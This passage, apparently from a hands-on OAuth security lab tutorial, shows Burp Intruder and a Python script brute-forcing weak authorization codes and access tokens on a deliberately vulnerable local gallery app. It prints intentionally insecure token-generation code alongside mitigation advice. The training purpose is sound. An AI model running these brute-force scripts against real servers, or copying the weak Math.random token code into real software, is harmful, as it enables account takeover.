This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 10000

To: 99999

Step: 1


How many:

Fig.: Configuring payloads to have sequential numbering

Now that we have configured everything, click on “start attack” at the top right hand corner and the Burp Suite will start sending requests. Depending on the number of threads used, this will take some time to complete.

The easiest way to see the valid request with valid tokens is to sort the Intruder results based on status code. Simply clicking on the top of the column “status” will sort the results incremental or decremental (depending on how many times you clicked).

Once the results are sorted, the corresponding “payload” column where the status column has 302 will contain valid authorization codes.



Request	Payload	Status	Error	Timeout	Length
39831	49830	302	□	□	394
42235	52234	302	□	□	398
44341	54340	302	□	□	394
47937	57936	302	□	□	394
54484	64483	302	□	□	396
61711	71710	302	□	□	402
62125	72124	302	□	□	396
67311	77310	302	□	□	396
71457	81456	302	□	□	394
72678	82677	302	□	□	396
75784	85783	302	□	□	398
78086	88085	302	□	□	394
1	10000	200	□	□	229
2	10001	200	□	□	229
3	10002	200	□	□	229
4	10003	200	□	□	229

Fig.: Sorted the results based on status code

Finally we were able to successfully brute force the weak authorization token codes and all the codes can be used to authenticate and grab the corresponding access token.

Command:

```
curl -X POST http://gallery:3005/oauth/token --data
"code=52234&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&grant_type=a
uthorization_code&client_id=photoprint&client_secret=secret"
```

Output:

```
{"access_token":29545,"token_type":"Bearer"}
```

Mitigation

Several steps can be taken to mitigate this kind of vulnerabilities:

1. Ensure that the authorization code is a long random string which cannot be predicted with up to 32 characters in length.

2. Ensure that the authorization code is valid only for a specific amount of time, for example 10 min after which the token should expire.

3. Ensure that the authorization code is one time use only and once the access token is passed on to the client, the authorization code should expire immediately.

Case 4 - Attacking access tokens

In the previous lab, we saw how we can attack the Authorization codes. Once the authorization code is generated, the same is used by the application to hit the authentication server to generate the access token which is further used in the server to server calls.

Now if the access tokens are not generated with enough entropy and if the server doesn't have rate limiting, we can actually hit the authentication server directly to bruteforce a valid access token !

From the previous exercise, we know that the variable "access_token" contains the value. Let's grep through the source code to identify how this is handled within the codebase:

Command:

```
cd insecureapplication/gallery
grep -inr "access_token" . --exclude-dir={node_modules,}
```

Output:

```
./controllers/oauthcontroller.js:319:  let token = req.query.access_token;
./middlewares/auth.js:128:  if (req.query.access_token ||
req.headers['Authorization']) {
```

File:

./controllers/oauthcontroller.js

Code:

```
// vulnerability: weak access tokens
let token = Math.floor(Math.random() * (100000 - 1) + 1);
// vulnerability: the token is logged
console.log('Access Token: ' + token);
let refreshtoken = Math.floor(Math.random() * (100000 - 1) + 1) + '';
let needsrefresh = null;
if (authCode.scope == null || authCode.scope == undefined) {
   needsrefresh = false;
} else {
   needsrefresh = authCode.scope.includes('offline_access');
}
new AccessToken({
      clientID: authCode.clientID,
      user: authCode.user,
      token: token,
      scope: authCode.scope,
   }).save(function(err, result) {
         if (err) {
            return done(
               new oauth2orize.TokenError(
                  'Error while accessing the token database.',
                  'server_error'
               )
            );
         }
```

As we can see the access token is just a random 5 - 6 character length string generated by using a weak Pseudo Random Number Generator (PRNG), which can easily be brute forced.

Let’s now look at the defined routes, especially the ones related to photos because the whole purpose of this application is to share/upload photos. A good place to start looking is the main file called app.js.

File:
app.js

Code:

```
// include all the routes
const routes = require('./routes/index');
app.use('/', routes);
```

So all the routes are defined inside the “routes/index.js” file. Let’s explore the file:

File:
routes/index.js

Code:

```
// other routes
const users = require('./users');
const photos = require('./photos');
const clients = require('./clients');
const oauth = require('./oauth');
const albums = require('./albums');

router.use('/users', users);
router.use('/photos', photos);
router.use('/clients', clients);
```

So all the “/photos” routes are handled by “routes/photo.js”.

Commands:

```
ls routes/
```

Output:

```
albums.js  clients.js  index.js  oauth.js  photos.js  users.js
```

File:

routes/photos.js

Code:

```
// obtains the gallery of a user; very coarse grained; anonymous users cannot
// see pics; authenticated users can see all pics
router.get('/:username', auth.ensureLoggedIn, photoscontroller.getGallery);
```

So route “/photos/username” looks like an interesting route which calls the function “auth.ensureLoggedIn” immediately before proceeding further.

Commands:

```
grep -inr "ensureLoggedIn(" . --exclude-dir={node_modules,}
```

Output:

```
./routes/photos.js:34:router.post('/', login.ensureLoggedIn(),
photoscontroller.uploadImage);
./routes/photos.js:36:router.get('/', login.ensureLoggedIn(),
photoscontroller.renderUpload);
./routes/oauth.js:18:// authorization).  We accomplish that here by routing
through ensureLoggedIn()
./routes/oauth.js:21:    login.ensureLoggedIn(),
./routes/oauth.js:32:    login.ensureLoggedIn(),
./routes/albums.js:13:router.get('/:name', login.ensureLoggedIn(),
albumscontroller.renderAlbum);
./routes/albums.js:21:router.post('/', login.ensureLoggedIn(),
albumscontroller.createAlbum);
./routes/albums.js:22:router.post('/:name', login.ensureLoggedIn(),
albumscontroller.createAlbum);
./middlewares/auth.js:131:    login.ensureLoggedIn()(req, res, next);
```

File:

./middlewares/auth.js

Code:

```
function ensureLoggedInApi(req, res, next) {
  console.log('ensuredloggedin');
  if (req.query.access_token || req.headers['Authorization']) {
    isBearerAuthenticated(req, res, next);
  } else {
    login.ensureLoggedIn()(req, res, next);
  }
}
```

So the function checks if there is a query string named “access_token” and verifies the authenticity of the same with the function “isBearerAuthenticated” which is defined on the same file.

File:
./middlewares/auth.js

Code:

```
isBearerAuthenticated = passport.authenticate('bearer', {session: false});
```

So essentially the function verifies if a user is sending the correct token. An interesting thing to note here is that there is no rate limiting anywhere defined so basically we can just brute force the access token itself as its only 5 or 6 characters length.

Let’s try to access the URL and see what it responds incase of a valid and invalid token:

Command:

```
curl -i "http://gallery:3005/photos/koen?access_token=12345"
```

Output:

```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
WWW-Authenticate: Bearer realm="Users", error="invalid_token"
Date: Sat, 29 Aug 2020 08:39:40 GMT
Connection: keep-alive
Content-Length: 12

Unauthorized
```

As we can see, if we pass an incorrect access token, the server responds with 401 status code with the string “unauthorized” while if we give a correct access token, it returns 200 OK.

Using this difference in the way the application responds, we can write a python script to brute force the server with all the 6 digit characters !

Code:

```python
import requests

def get_access_token(token):
    url = "http://gallery:3005/photos/me?access_token="
    req = requests.get(url + str(token))
    if req.status_code != 401:
        print("Valid Access Token:" + str(token))
        exit(0)

def brute_force_code():
    for i in range(10000, 99999):
        get_access_token(i)

brute_force_code()
```

Output:

```
Valid Access Token:10882
```

Mitigation

Several steps can be taken to mitigate this kind of vulnerabilities:

1. Ensure that the access tokens are randomly generated identifiers, like UUID version 4, which cannot be predicted.

2. Ensure that the access tokens are valid only for a specific period, after which the token should expire and newer tokens to be generated with a combination of current access token + refresh token.

3. Implement rate limiting on the server so that attackers cannot send multiple requests to brute force the access tokens.